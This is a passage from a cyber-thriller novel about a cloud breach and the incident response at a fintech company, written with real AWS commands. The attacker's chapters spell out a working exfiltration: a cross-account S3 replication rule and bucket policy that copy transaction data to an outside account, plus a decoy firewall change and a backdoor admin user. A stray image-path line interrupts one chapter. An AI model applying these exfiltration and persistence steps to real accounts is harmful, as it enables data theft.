aws s3api get-bucket-policy --bucket meridian-datalake-raw \
    --profile prod-datalake --output json | jq '.Policy | fromjson'
```

The policy hasn't been modified. Yet. But the attacker now knows exactly how replication is configured — what IAM roles are used, what destination accounts are trusted, what the bucket policy allows. They're building a playbook.

I almost miss this because I'm focused on the `AssumeRole` chain, the IAM control-plane movement. Attackers don't move only through IAM; they use data-plane APIs too. `GetObject` doesn't appear in CloudTrail management events. You need S3 data events enabled, which costs extra, which Erik said was "not justified this quarter."

Not justified this quarter. I should get that tattooed somewhere.

Kira is running her own queries — checking which Lambda functions in the payments account have been invoked recently, cross-referencing with the deployment history. Nothing anomalous

there. The attacker isn't touching the application layer. They're living entirely in the infrastructure layer — AWS APIs, IAM roles, S3. Living off the land, using the cloud's own tools as their toolkit. No malware to detect. No binaries to scan. Just API calls that look almost — but not quite — like normal operations.

I run another Steampipe query to map all cross-account trust relationships for the `spoke-001` role.

Forty-five accounts. Every single one has `spoke-001`. Every single one trusts the hub. And the hub trusts every single spoke. My architecture — the thing I built alone, late at night, to make everything work — is the attack surface.

5:03 AM. The sky outside my window is starting to lighten. Kira is still in the channel, still sharp, still asking the right questions. I'm mapping an attacker who's been inside our environment for two weeks, who's studied our architecture as carefully as I built it.

And I'm starting to realize: they might understand it better than I do.

Because they had time to look at all of it. I never do. I'm always putting out fires, always triaging the next Prowler finding, always fixing someone's IAM permissions at midnight. I never had time to step back and look at my own architecture the way an attacker would.

Until now.

PHASE 04 · CONTAIN

Chapter 4

The Open Door

EXHIBIT 04 — CLOUDTRAIL · MANAGEMENT EVENT


```
"eventTime": "2025-03-13T10:41:08Z",
"eventSource": "s3.amazonaws.com",
"eventName": "PutBucketReplication",
"requestParameters": {
  "bucketName": "meridian-datalake-raw",
  "ReplicationConfiguration": {
    "Role": "arn:aws:iam::561029384756:
             role/s3-replication-role",
    "Rules": [{
      "Status": "Enabled",
      "Prefix": "transactions/",
      "Destination": {
        "Bucket": "arn:aws:s3:::ext-backup-
                  compliance-947261",
        "Account": "947261038475"
}}]}}
```


ANALYST'S NOTE

PutBucketReplication logs (once). The async copies don't — data events disabled.

◂ payoff in ch. 4 (SG decoy, replication real)

STS · TTL

2:26

h:mm

0h

3h

6h

9h

12h

ISSUED 07:00Z · EXPIRES 13:00Z

• • •

5:17 AM. Thursday.

I do the first thing any defender does: revoke the key.

```
aws iam update-access-key \
    --user-name svc-payment-processor \
    --access-key-id AKIAIOSFODNN7EXAMPLE \
    --status Inactive \
    --profile prod-payments
```

Then I attach a deny-all inline policy to the user for good measure:

```
aws iam put-user-policy \
    --user-name svc-payment-processor \
    --policy-name DenyAll \
    --policy-document '{
        "Version": "2012-10-17",
        "Statement": [{
            "Effect": "Deny",
            "Action": "*",
            "Resource": "*"
        }]
    }' \
    --profile prod-payments
```

Then I run IAM Access Analyzer to check for any external access paths I might have missed:

```
aws accessanalyzer list-findings \
    --analyzer-arn arn:aws:access-analyzer:us-east-1:487291035561:analyzer/meridi
  an-analyzer \
    --filter '{"status": {"eq": ["ACTIVE"]}}' \
    --profile prod-payments --output json
```

Three active findings. Two are S3 bucket policies I already knew about — cross-account access for the data pipeline. The third is an IAM role trust policy that allows `sts:AssumeRole` from any account in the organization. That's my spoke role. Not external, strictly speaking, but more permissive than it should be.

I exhale. Key revoked. Deny policy applied. Access Analyzer clean for external access. The attacker is locked out.

I post to `#incident-20250313`:

```
Maya: Key AKIA...EXAMPLE deactivated. Deny-all policy applied to
svc-payment-processor. Access Analyzer shows no external access paths.
Running full IAM credential report now.
```

Erik is awake. He responds:

```
Erik: Great work Maya. Let me know if you need anything.
```

Need anything. I need a security team. I need a CISO. I need the six months of "not justified this quarter" decisions reversed. But sure, I'll let you know.

I make tea. Feel the tension in my shoulders start to unwind. Check GuardDuty out of habit — three new findings from overnight, all flagged `UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.OutsideAWS` in `dev-platform-012`. I almost click through. Almost. But they're in the dev account, not payments, and I'm focused on the payment compromise. I mark them for later review and move on.

That decision will cost me.

• • •

5:17 AM. Thursday.

VEGA's access key stops working. He expected this. He'd expected it since the moment the trail came back online.

"Key revocation. Eleven minutes to detect. Twenty minutes to revoke. She's following the playbook."

He didn't need the key anymore. He'd stopped using it an hour ago.

When Maya disabled `AKIAIOSFODNN7EXAMPLE`, she killed a credential he'd already abandoned. The real access came from two other sources — both still active, both invisible to the action she just took.

Source one: the STS session tokens from `AssumeRole` calls. When you assume a role in AWS, the temporary credentials you receive are independent of the original caller's key. Revoking the original key doesn't revoke the sessions it spawned. Those sessions have their own expiration — up to 12 hours for assumed role sessions. VEGA had assumed roles into three accounts. Each session was valid until 9 AM.

Source two: the instance role credentials he'd grabbed via SSRF from the IMDSv1 instance in `dev-platform-012`. Those credentials had nothing to do with the `svc-payment-processor` key. They belonged to the EC2 instance's IAM role. They'd expire in about six hours — but the SSRF vulnerability was still there. As long as that instance was running and the dev tool remained unpatched, VEGA could hit the same endpoint and grab fresh credentials whenever he needed them.

Two backup paths. Redundancy. The same principles defenders use to build resilient systems.

VEGA opened a new terminal and tested the assumed role credentials:

```
aws sts get-caller-identity --profile dev-platform-assumed
```

```
{
    "UserId": "AROAX3EXAMPLE:session-20250313",
    "Account": "293847561029",
    "Arn": "arn:aws:sts::293847561029:assumed-role/spoke-001/session-20250313"
}
```

Still active.

Three hours and forty-three minutes until session expiration. Plenty of time.

Now it was time for the distraction.

• • •

6:34 AM. Thursday. My tea is getting cold and my phone is buzzing again.

```
#security-alerts
[CRITICAL] SecurityGroup modification detected: sg-0a1b2c3d (prod-payments-037)
Ingress rule added: 0.0.0.0/0 → TCP 5432
Principal: arn:aws:sts::487291035561:assumed-role/spoke-001/session-20250313
```

My detection pipeline for security group changes fires. Someone just opened port 5432 — Postgres — to the entire internet. On the production payments RDS security group.

My stomach drops. I thought I'd cut them off. The key is revoked. How—

STS sessions. Assumed role sessions survive key revocation.

The realization hits me like a physical force. I revoked the key and thought I'd won. But the attacker assumed roles before I revoked the key, and those session tokens are still alive. They'll stay alive for hours. Key revocation is the right move. It's also insufficient.

Revoking the key was like changing the lock after someone already copied the house key — their copies still worked.

I revert the security group change immediately. My ChatOps automation handles it — the Lambda detects the modification, posts to Slack with a "Deny" button, I hit the button, and it reverts within 90 seconds:

```
{
    "eventName": "RevokeSecurityGroupIngress",
    "requestParameters": {
        "groupId": "sg-0a1b2c3d",
        "ipPermissions": {
            "items": [{"ipProtocol": "tcp", "fromPort": 5432, "toPort": 5432,
                "ipRanges": {"items": [{"cidrIp": "0.0.0.0/0"}]}}]
        }
    },
    "responseElements": {"_return": true}
}
```


Security group reverted. But the fact that they could modify it at all means the sessions are still live. I need to kill all active sessions, not just the key.

I check AWS Config to see if it caught the SG modification:

```
aws configservice get-compliance-details-by-config-rule \
    --config-rule-name restricted-common-ports \
    --compliance-types NON_COMPLIANT \
    --profile prod-payments
```

Empty. Config evaluates on configuration changes — but the security group was modified and reverted within seconds. If Config didn't record the intermediate state, the non-compliant configuration never existed in its timeline. The tool worked as designed. The design trusts that changes persist long enough to be observed.

I knew this. I wrote a blog post about this. I still got burned by it.

I check the RDS query logs. If the attacker opened port 5432, they might have connected to the database during the window it was exposed. Even if it was only open for 90 seconds — that's enough.

I pull the RDS query logs from CloudWatch Logs Insights — Postgres audit logging pushes everything to CloudWatch, and Insights lets me query across log streams:

```
-- CloudWatch Logs Insights query
fields @timestamp, @message
| filter @message like /98.47.216.103/
| filter @timestamp > "2025-03-13T10:30:00Z"
| sort @timestamp asc
| limit 50
```

There it is:

```
log_time                | user_name | database_name | query
                  | client_addr
------------------------+-----------+---------------+--------------------------
  ---------------+---------
2025-03-13T10:34:52Z    | readonly  | payments_prod | SELECT * FROM customers LI
  MIT 100        | 98.47.216.103
2025-03-13T10:35:01Z    | readonly  | payments_prod | SELECT COUNT(*) FROM trans
  actions        | 98.47.216.103
2025-03-13T10:35:08Z    | readonly  | payments_prod | SELECT table_name FROM inf
  ormation_schema.tables | 98.47.216.103
```

Five seconds after the SG opened, they were querying the database. Five seconds. They had the connection ready, waiting for the firewall to drop.

`SELECT * FROM customers LIMIT 100` — a sample. A taste. Checking what's there, how it's structured, what's worth taking.

`SELECT COUNT(*) FROM transactions` — sizing the prize. How many records? How much data?

`SELECT table_name FROM information_schema.tables` — mapping the schema. What else is in here?

I stare at the query log. My hands are shaking — not from fear, from anger. At myself. I caught the SG change in 90 seconds and I still lost. Because 90 seconds was enough.

But here's what I'm not seeing. Here's the part I won't discover for another six hours.

• • •

The security group change was theater.

VEGA watched the `RevokeSecurityGroupIngress` event appear in the trail. Ninety seconds. She had automation for this — a Lambda that detected the change and reverted it. He'd expected manual intervention, maybe a ten-minute window. Ninety seconds meant she'd built something. Impressive. But automation has a blind spot: it responds to what it's programmed to see. It doesn't ask why.

Two hours and twelve minutes on the session clock.

VEGA opened port 5432 because he wanted Maya looking at the database. He wanted her checking RDS query logs, tracing the Postgres connection, quantifying the damage from a `SELECT * FROM customers LIMIT 100`. He wanted her tunnel-visioned on the loud, dramatic, obvious attack vector.

While Maya was reverting the security group and querying RDS logs, VEGA was executing his real play.

From his own account — `947261038475` — VEGA had already prepared the destination. He'd created the bucket `ext-backup-compliance-947261` days earlier and attached a bucket policy granting Meridian's S3 replication role permission to write:

```
{
    "Version": "2012-10-17",
    "Statement": [{
        "Sid": "AllowReplicationFromSource",
        "Effect": "Allow",
        "Principal": {
            "AWS": "arn:aws:iam::561029384756:role/s3-replication-role"
        },
        "Action": [
            "s3:ReplicateObject",
            "s3:ReplicateDelete",
            "s3:ObjectOwnerOverrideToBucketOwner"
        ],
        "Resource": "arn:aws:s3:::ext-backup-compliance-947261/*"
    }]
}
```

The bucket was named to look like an internal compliance backup — the kind of thing a security review might glance at and dismiss. The existing internal replication rule on

`meridian-datalake-raw` meant versioning was already enabled — a prerequisite for replication that VEGA didn't need to configure himself. From the assumed role session in `prod-datalake-031`, he created the replication rule:

```
aws s3api put-bucket-replication \
    --bucket meridian-datalake-raw \
    --replication-configuration '{
        "Role": "arn:aws:iam::561029384756:role/s3-replication-role",
        "Rules": [{
            "ID": "backup-compliance-east",
            "Priority": 2,
            "Status": "Enabled",
            "Filter": {"Prefix": "transactions/"},
            "Destination": {
                "Bucket": "arn:aws:s3:::ext-backup-compliance-947261",
                "Account": "947261038475",
                "StorageClass": "STANDARD",
                "AccessControlTranslation": {"Owner": "Destination"}
            },
            "DeleteMarkerReplication": {"Status": "Disabled"}
        }]
    }' \
    --profile datalake-assumed
```

The replication was asynchronous. AWS would handle the copying. The session could expire now — it didn't matter. The data would flow on its own.

The replication rule targeted the `transactions/` prefix. Fourteen months of transaction records. Customer names, payment amounts, partial card numbers, billing addresses. Not the full card data — Meridian wasn't that reckless, PCI tokenization handled the sensitive card numbers — but enough to constitute a reportable breach. Enough to matter.

S3 replication is asynchronous. AWS copies objects in the background. No additional API calls appear in the source account's CloudTrail — the replication is handled by the S3 service itself. The only evidence would be in S3 server access logs for the source bucket, and those logs have a delay of up to several hours.

The SG change gave Maya something to investigate. The database queries gave her something to quantify. The replication

rule was the real exfiltration.

• • •

6:47 AM. Thursday.

I'm writing my incident timeline. I feel like I'm winning. I caught the SG change. I reverted it in 90 seconds. I've identified the database access and can scope the exposure — 100 customer records from the `SELECT * LIMIT 100`, plus schema information. Bad, but contained. Reportable but manageable.

Kira messages me:

```
Kira: Maya — have you checked S3? Not just the bucket policies.
The actual replication rules. Current state, not just what CloudTrail
shows.
```

I haven't. I was looking at the database. Because the database was loud and dramatic and obvious.

I run the Steampipe replication query again:

```
select
    name,
    account_id,
    r -> 'Destination' ->> 'Bucket' as destination_bucket,
    r -> 'Destination' ->> 'Account' as destination_account,
    r ->> 'ID' as rule_id
from
    aws_s3_bucket,
    jsonb_array_elements(
        replication_configuration -> 'Rules'
    ) as r
where
    replication_configuration is not null
order by account_id;
```

```
+-----------------------------+--------------+-------------------------------+---
  ----------------+-------------------------+
| name                        | account_id   | destination_bucket            | de
  stination_acc...| rule_id                 |
+-----------------------------+--------------+-------------------------------+---
  ----------------+-------------------------+
| meridian-txn-archive        | 487291035561 | meridian-txn-backup           | 56
  1029384756      | txn-backup              |
| meridian-datalake-raw       | 561029384756 | meridian-datalake-replica     | 56
  1029384756      | datalake-replica        |
| meridian-datalake-raw       | 561029384756 | ext-backup-compliance-947261  | 94
  7261038475      | backup-compliance-east  |
| meridian-compliance-logs    | 102938475610 | meridian-compliance-bkp       | 10
  2938475610      | compliance-bkp          |
+-----------------------------+--------------+-------------------------------+---
  ----------------+-------------------------+
```

Four rules. There were three before. The new one replicates `meridian-datalake-raw` to account `947261038475`. That's not one of our accounts. I know all 45 account IDs. That one is not ours.

`ext-backup-compliance-947261`. Named to look routine. Rule ID: `backup-compliance-east`. Named to look planned.

I thought like a DBA, not like an attacker. While I was staring at `SELECT * FROM customers LIMIT 100`, the most valuable data wasn't being stolen from Postgres. It was being replicated — silently, asynchronously, by AWS itself — from the S3 data lake. Fourteen months of transaction records. Millions of records, not a hundred.

The SG change was a decoy. The database queries were theater. And I fell for it.

I revoked a key. He had sessions. I caught the SG change. It was a distraction. I checked the database. He was in S3. And the worst part — GuardDuty flagged the dev account hours ago. I marked it for "later review." There is no later in an active breach.

PHASE 05 · DIAGNOSE

Chapter 5

Ghosts in the Machine

EXHIBIT 05 — CLOUDTRAIL · MANAGEMENT EVENT


```
"eventTime": "2025-03-10T14:22:08Z",
"eventSource": "iam.amazonaws.com",
"eventName": "CreateUser",
"userIdentity": {
  "type": "AssumedRole",
  "arn": "arn:aws:sts::192837465019:
         assumed-role/spoke-001/
         session-0310"
},
"requestParameters": {
  "userName": "svc-monitoring-agent"
},
"recipientAccountId": "192837465019"
```


ANALYST'S NOTE

CloudTrail in security-tooling logs, but no one wrote a detection on it.

◂ payoff here · see ch. 1 (the detections I wrote)

• • •

7:02 AM. Thursday.

I delete the replication rule. That's the immediate action — stop the bleeding.

```
aws s3api delete-bucket-replication \
    --bucket meridian-datalake-raw \
    --profile prod-datalake
```

This kills all replication rules — including the legitimate internal one. I know this. The legitimate replication to `meridian-datalake-replica` is now broken too. I make a note to restore it during containment. Right now, stopping the exfiltration matters more than data redundancy.

But "stop the bleeding" assumes you know where all the wounds are. I'm learning — slowly, painfully — that every time I think I've found the extent of this compromise, there's another layer.

I need to think bigger. Not reactive. Not "what did they just do." I need to ask: "What would I do if I were inside this environment and I wanted to survive getting caught?"

Persistence. That's the word that keeps echoing. Creating new credentials that survive the revocation of old ones. Backdoors that keep the door open even after you change the locks.

I run the query I should have run hours ago:

```
SELECT
    eventTime,
    eventName,
    recipientAccountId,
    requestParameters,
    responseElements,
    userIdentity.arn AS principalArn,
    sourceIPAddress
FROM
    event_data_store_id
WHERE
    eventTime > '2025-03-01T00:00:00Z'
    AND eventName IN ('CreateUser', 'CreateAccessKey', 'AttachUserPolicy', 'PutUs
  erPolicy', 'CreateLoginProfile')
ORDER BY eventTime ASC
```

The results come back. Most are legitimate — service accounts created by Terraform, developers creating keys for CI/CD, my own activity setting up IAM users for vendor integrations.

But one entry freezes my blood.


```
{
    "eventTime": "2025-03-10T14:22:08Z",
    "eventSource": "iam.amazonaws.com",
    "eventName": "CreateUser",
    "awsRegion": "us-east-1",
    "sourceIPAddress": "104.28.193.47",
    "userIdentity": {
        "type": "AssumedRole",
        "arn": "arn:aws:sts::192837465019:assumed-role/spoke-001/session-0310"
    },
    "requestParameters": {
        "userName": "svc-monitoring-agent"
    },
    "responseElements": {
        "user": {
            "userName": "svc-monitoring-agent",
            "userId": "AIDAEXAMPLE123456789",
            "arn": "arn:aws:iam::192837465019:user/svc-monitoring-agent",
            "createDate": "2025-03-10T14:22:08Z"
        }
    }
}
```


March 10th. Three days ago. Account `192837465019` — the security tooling account. My account. The one that runs my detection pipeline, my CloudTrail Lake queries, my EventBridge rules.

The attacker created a user called `svc-monitoring-agent` in my security tooling account. Three days ago. While I was doing my

regular work, reviewing Prowler findings, fixing IAM permissions, living my normal life.

I check what they attached to it:

```
{
    "eventTime": "2025-03-10T14:22:31Z",
    "eventSource": "iam.amazonaws.com",
    "eventName": "AttachUserPolicy",
    "requestParameters": {
        "userName": "svc-monitoring-agent",
        "policyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
    }
}
```

`AdministratorAccess`. Full admin. In the security tooling account. The account that has cross-account read access to every other account for centralized monitoring.

And then the access key:

```
{
    "eventTime": "2025-03-10T14:22:45Z",
    "eventSource": "iam.amazonaws.com",
    "eventName": "CreateAccessKey",
    "requestParameters": {
        "userName": "svc-monitoring-agent"
    },
    "responseElements": {
        "accessKey": {
            "userName": "svc-monitoring-agent",
            "accessKeyId": "AKIAZBEXAMPLE789",
            "status": "Active",
            "createDate": "2025-03-10T14:22:45Z"
        }
    }
}
```

A backdoor. Administrator access. In my security account. Created three days before they even triggered the `StopLogging` alert.

They've been inside longer than I thought. Much longer.

The `StopLogging` wasn't the beginning of the attack. It was a mid-game move. The beginning was two weeks ago, when they first used Marcus's key to map the environment. The backdoor was planted three days ago. The `StopLogging`, the SG change, the database

queries — those were all after VEGA already had persistent admin access to the most sensitive account in the organization.

I want to throw up.

But it gets worse. Because I keep looking.

```
SELECT
    eventTime,
    eventName,
    requestParameters,
    recipientAccountId
FROM
    event_data_store_id
WHERE
    eventTime > '2025-03-10T00:00:00Z'
    AND recipientAccountId = '192837465019'
    AND eventName IN ('CreateFunction20150331', 'PutRule', 'PutTargets')
    AND userIdentity.arn LIKE '%svc-monitoring-agent%'
ORDER BY eventTime ASC
```

```
{
    "eventTime": "2025-03-10T15:08:12Z",
    "eventSource": "lambda.amazonaws.com",
    "eventName": "CreateFunction20150331",
    "requestParameters": {
        "functionName": "monitoring-credential-refresh",
        "runtime": "python3.12",
        "handler": "lambda_function.lambda_handler",
        "role": "arn:aws:iam::192837465019:role/monitoring-lambda-role",
        "timeout": 30
    }
}
```

```
{
    "eventTime": "2025-03-10T15:09:44Z",
    "eventSource": "events.amazonaws.com",
    "eventName": "PutRule",
    "requestParameters": {
        "name": "monitoring-refresh-schedule",
        "scheduleExpression": "rate(6 hours)",
        "state": "ENABLED"
    }
}
```

A Lambda function called `monitoring-credential-refresh` with an EventBridge rule triggering it every six hours. VEGA didn't just create a backdoor — he created a self-healing backdoor. A Lambda that refreshes its own credentials on a schedule, ensuring that even if someone deletes the access key, a new one gets created

automatically.

He built automation inside my automation account. He used my own infrastructure pattern against me.

He'd built a program inside my own security account that automatically gave him fresh credentials every six hours. A self-healing backdoor.

• • •

7:31 AM. Thursday.

I run Prowler. Emergency mode, full assessment across all accounts. I should have done this hours ago. I should have done it weeks ago. But Prowler takes time on 45 accounts, and I'm one person, and there's always something more urgent.

The results for the IMDSv1 check come in:

```
CHECK: ec2_instance_imdsv2_enabled
SEVERITY: Critical
STATUS: FAIL (3 instances)
DETAILS:
  - i-0a1b2c3d4e5f6a78 (dev-platform-012) - HttpTokens: optional
  - i-0b8c9d0e1f2a3b4c (dev-platform-012) - HttpTokens: optional
  - i-0f2a3b4c5d6e7f8a (dev-platform-012) - HttpTokens: optional
```

Prowler flagged this three months ago. Check `ec2_instance_imdsv2_enabled`, critical severity. I marked it "acknowledged — will remediate next quarter."

There is no next quarter when someone's inside your network.

The attacker used the SSRF → IMDSv1 path — the same technique class that enabled the Capital One breach in 2019. Instance metadata service version 1 doesn't require a token for requests. If you can find any SSRF vulnerability in any application running on an IMDSv1 instance, you can grab the instance role credentials with a single HTTP request.

The tool worked. The tool has been working for three months. I didn't act on it.

I also run truffleHog across Meridian's GitHub repos:

```
trufflehog git https://github.com/meridian-financial/payment-service \
    --only-verified --json
```

Two more API keys. In old commit history. One for an SQS queue, one for a DynamoDB table. Both active. Both forgotten. The credentials were always leaking. I just wasn't looking.

• • •

8:15 AM. Thursday.

My detection pipeline didn't catch `CreateAccessKey`. It didn't catch `CreateUser` in the security tooling account. It didn't catch the Lambda creation.

Because I never wrote those detections.

I built detections for the dramatic stuff. `StopLogging` — the emergency alarm. Public S3 buckets — the headline grabber. `AuthorizeSecurityGroupIngress` with `0.0.0.0/0` — the open door. The things that scare you when you read about them on Twitter. The things that make the news.

But `CreateAccessKey`? That happens dozens of times a day in a 45-account organization. Developers creating keys for CI/CD, Terraform provisioning service accounts, automation creating temporary credentials. It's noise. It's the background radiation of a cloud environment.

Except when it's not.

I built walls around the castle and left the servants' entrance unlocked. No — worse. I built a wall checker that checks the walls, but I never told it to check the doors.

I sit on my bed. Laptop balanced on a pillow. My neck is locked at an angle that will hurt for days — six hours of looking down at a screen propped on bedding will do that. The apartment smells like the chai I made at 5 AM and forgot to drink — cold now, a film on the surface. My mother would say I work too hard. She's right. She's been right every Sunday for two years.

The gap in my defenses isn't a technical failure. It's a me failure. I'm one person. I built what I could with the time I had. And what I built has holes because I'm human and humans have blind spots and no single person — no matter how skilled, no matter how dedicated, no matter how many 2 AM alerts they respond to — can see everything.

VEGA knew this. He studied my detections. He admired them, probably. And then he walked through the gaps between them.

• • •

9:02 AM. Thursday.

The logs tell a story when you read them chronologically. The original access key was created September 15, 2024. Marcus Chen's last week at Meridian was September 18-22, 2024. The key was created three days before his final week — he exported it to debug a weekend deployment issue and never deleted it.

I check Identity Center:

```
aws identitystore list-users \
    --identity-store-id d-9067642c99 \
    --filters "AttributePath=UserName,AttributeValue=mchen" \
    --profile management
```

```
{
    "Users": []
}
```

Empty. His SSO user was properly deprovisioned on his last day. His Identity Center session was revoked. His Slack was deactivated. His GitHub access was removed. The offboarding checklist was followed. Every box was checked.

But the access key lived in a separate lifecycle. Identity Center governs federated access — SSO sessions, console login, short-lived credentials. Programmatic access keys belong to IAM users, which exist independently. You can revoke someone's SSO access and their IAM access key will keep working until someone explicitly deactivates it.

We offboarded his identity. We didn't offboard his access. Those aren't the same thing.

The Cloudflare Thanksgiving breach. November 2023. Cloudflare discovered that authentication tokens compromised in the Okta breach months earlier had never been rotated. The tokens were old. Still active. Cloudflare's security team — not one person, a team — caught it because they did a thorough credential rotation post-Okta. Even they missed some.

We didn't even try.

I step onto the balcony. It's the first time I've been outside in seven hours. The city is awake now — traffic on the Don Valley Parkway, a streetcar bell somewhere below, the particular Thursday-morning indifference of a world that doesn't know what happened last night. The air is cold and it's the first physical thing I've felt since 2 AM.

I could do this from my laptop. But VEGA was in my security account. What else did he touch? The paranoia is professional, but it feels personal. I don't trust my own apartment right now.

I find Marcus through LinkedIn on my phone. His profile says "Open to Work." I send a message that I draft and redraft four times:

> Marcus, this is Maya from Meridian's security team. I need to speak with you urgently about an AWS access key associated with your former account. This is not a legal threat. I need your help to understand a security incident. Please call me.

He calls in twenty minutes. He's terrified. His voice is shaking.

The story comes out in fragments. The key he forgot to delete. The bitterness after the layoff. The marketplace. The $2,000. He thought he was selling embarrassment. He thought some researcher would poke around, find a few misconfigurations, maybe write a blog post. He didn't know VEGA would exfiltrate customer payment data.

"I didn't think anyone would actually—"

"Marcus. Intent doesn't matter when the data's gone. But I need everything you have. The marketplace listing. The communication with the buyer. Any details about who purchased the key."

He cooperates immediately. Sends me screenshots of the marketplace messages, the cryptocurrency transaction record, VEGA's communication style. The messages are professional, almost clinical. VEGA asked detailed questions about the environment — "how many accounts?" "what services?" "is there a security team?" Marcus answered honestly. One security engineer. Open headcount for six months.

I stare at the screenshot.

```
Is there a security team?

One person. She's good though.

Good doesn't matter when you're alone.
```

• • •

9:47 AM. Thursday.

I stop trying to win alone.

This is the hardest thing I've ever done in my career. Not because asking for help is technically difficult — it's three Slack messages and a phone call. It's hard because of what admitting it means.

I built the detection pipeline so nobody else had to think about security. I fixed IAM permissions at midnight so nobody had to wait until morning. I made the system work well enough that the absence of a security team looked like a choice, not a failure. I was so busy being indispensable that I never noticed I'd become the reason they never hired a second engineer.

VEGA didn't just exploit the technical shortcuts. He exploited the organizational one. Me. The one-person band who made the music sound complete enough that nobody noticed the missing instruments.

Good doesn't matter when you're alone. And I wasn't just alone — I'd made it easy for them to leave me that way.

First: I write the detection I should have written months ago.

```
-- CreateAccessKey detection for CloudTrail Lake
SELECT
    eventTime,
    userIdentity.arn AS creatorArn,
    requestParameters.userName AS targetUser,
    responseElements.accessKey.accessKeyId AS newKeyId,
    recipientAccountId,
    sourceIPAddress
FROM
    event_data_store_id
WHERE
    eventTime > CURRENT_TIMESTAMP - INTERVAL '1' HOUR
    AND eventName = 'CreateAccessKey'
    AND errorCode IS NULL
ORDER BY eventTime DESC
```

I wrap it in a Lambda, wire it to EventBridge, deploy it in twenty minutes. It's not elegant. It'll generate false positives — every Terraform apply that creates a service account will trigger it. I'll tune

it later. Right now, coverage beats precision.

Second: I write a broader query to find ALL active access keys that belong to users without active Identity Center sessions — the lifecycle gap that Marcus exploited.

```
SELECT
    k.user_name,
    k.access_key_id,
    k.create_date,
    k.status,
    k.account_id
FROM
    aws_iam_access_key k
LEFT JOIN
    aws_identitystore_user u
    ON k.user_name = u.user_name
WHERE
    k.status = 'Active'
    AND u.user_id IS NULL
ORDER BY k.create_date ASC
```

Two more orphaned keys. Two more ghosts from contractors and employees who left and whose IAM keys outlived their identity.

Third: I pull Kira in fully. Not as a spectator in the incident channel — as a partner. She writes a script to inventory all Lambda functions created in the last 30 days across the organization:

```
for account_id in $(aws organizations list-accounts --query 'Accounts[].Id' --out
  put text --profile management); do
    echo "=== Account: $account_id ==="
    aws lambda list-functions \
        --query "Functions[?LastModified>='2025-02-11'].[FunctionName,LastModifie
  d,Role]" \
        --output table \
        --profile "account-${account_id}" 2>/dev/null
done
```

It finds VEGA's `monitoring-credential-refresh` Lambda in the security tooling account. It also finds two legitimate functions created last week by the platform team. Kira knows which are hers. She flags the anomaly in seconds.

Human pattern recognition catches what automation missed.

Fourth: I call Erik. Not Slack — phone call. 10 AM on a Thursday, and I'm asking for something I've been told "next quarter" for six months.

"Erik, I need emergency authorization to deploy Service Control Policies across the organization."

Silence.

"Maya, SCPs affect every account. If we get it wrong—"


"If we don't deploy them, the attacker still has active sessions in at least three accounts. I can revoke sessions role by role, but I don't know every role they've touched across the org. An SCP with an `aws:TokenIssueTime` condition denies all actions org-wide for sessions issued before right now. One policy, every account, immediate."

More silence.

"Do it."

Took six months of asking. Took an active breach to get the yes.

The turn happens not with a clever technical move, but with a simple, human one: I stop being alone.



PHASE 06 · RECOVER

Chapter 6

New Perimeter

EXHIBIT 06 — CLOUDTRAIL · MANAGEMENT EVENT

```
"eventTime": "2025-03-13T14:37:04Z",
"eventSource": "iam.amazonaws.com",
"eventName": "DetachUserPolicy",
"requestParameters": {
  "userName": "svc-monitoring-agent",
  "policyArn": "arn:aws:iam::aws:policy/
               AdministratorAccess"
}
```

ANALYST'S NOTE

Session-token SCP was 'next quarter' for six months · now deployed.

↩ payoff in ch. 1 (prior-quarter backlog)

• • •

4:34 PM. Thursday. Bucharest.

VEGA opened a terminal and ran a count on the objects landing in his destination bucket. 847,000 transaction records and climbing. The replication was still running — AWS copying files silently, dutifully, the way it was designed to.

He should have felt triumphant. This was clean work. No malware, no zero-days, no traces that couldn't be explained as normal operations. Just AWS doing what AWS does, pointed in a direction nobody was watching.

Instead, he opened a browser tab and navigated to Meridian's About page. Team photos from an offsite. A blog post about their charity hackathon. A headshot of someone named Lena holding a trophy. He closed the tab.

The radiator ticked. The dog downstairs was quiet this morning.

He started drafting the assessment — the five-point list he'd leave for Marcus to relay. Not because anyone asked. Because without framing this as a service, he'd have to sit with what it actually was: 847,000 records belonging to people who had never heard of him, copied to a server in a country they'd never visit, by a man who told himself this was education.

He wrote the first line: "You're looking for damage. Let me save you some time."

The radiator ticked.

• • •

10:34 AM. Thursday. Toronto.

While VEGA counted records in Bucharest, I was already dismantling his infrastructure.

Containment. Systematic. Step by step.

Steps one and two: delete the backdoor and kill its self-healing mechanism.

```
# Delete the access keys for the backdoor user
aws iam list-access-keys --user-name svc-monitoring-agent \
    --profile security-tooling --output json | \
    jq -r '.AccessKeyMetadata[].AccessKeyId' | \
    while read key_id; do
        aws iam delete-access-key \
            --user-name svc-monitoring-agent \
            --access-key-id "$key_id" \
            --profile security-tooling
        echo "Deleted key: $key_id"
    done

# Detach the policy
aws iam detach-user-policy \
    --user-name svc-monitoring-agent \
    --policy-arn arn:aws:iam::aws:policy/AdministratorAccess \
    --profile security-tooling

# Delete the user
aws iam delete-user \
    --user-name svc-monitoring-agent \
    --profile security-tooling

# Kill the self-healing mechanism — remove EventBridge trigger and Lambda
aws events remove-targets \
    --rule monitoring-refresh-schedule \
    --ids "monitoring-credential-refresh-target" \
    --profile security-tooling

# Delete the EventBridge rule
aws events delete-rule \
    --name monitoring-refresh-schedule \
    --profile security-tooling

# Delete the Lambda function
aws lambda delete-function \
    --function-name monitoring-credential-refresh \
    --profile security-tooling
```

Step three: the nuclear option.

This is the SCP. The one I've been asking to deploy for six months. The one that was always "next quarter." It denies all actions for any session token issued before a specific timestamp — effectively revoking every active session in the targeted accounts.

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "RevokeActiveSessions",
            "Effect": "Deny",
            "Action": "*",
            "Resource": "*",
            "Condition": {
                "DateLessThan": {
                    "aws:TokenIssueTime": "2025-03-13T14:30:00Z"
                }
            }
        }
    ]
}
```

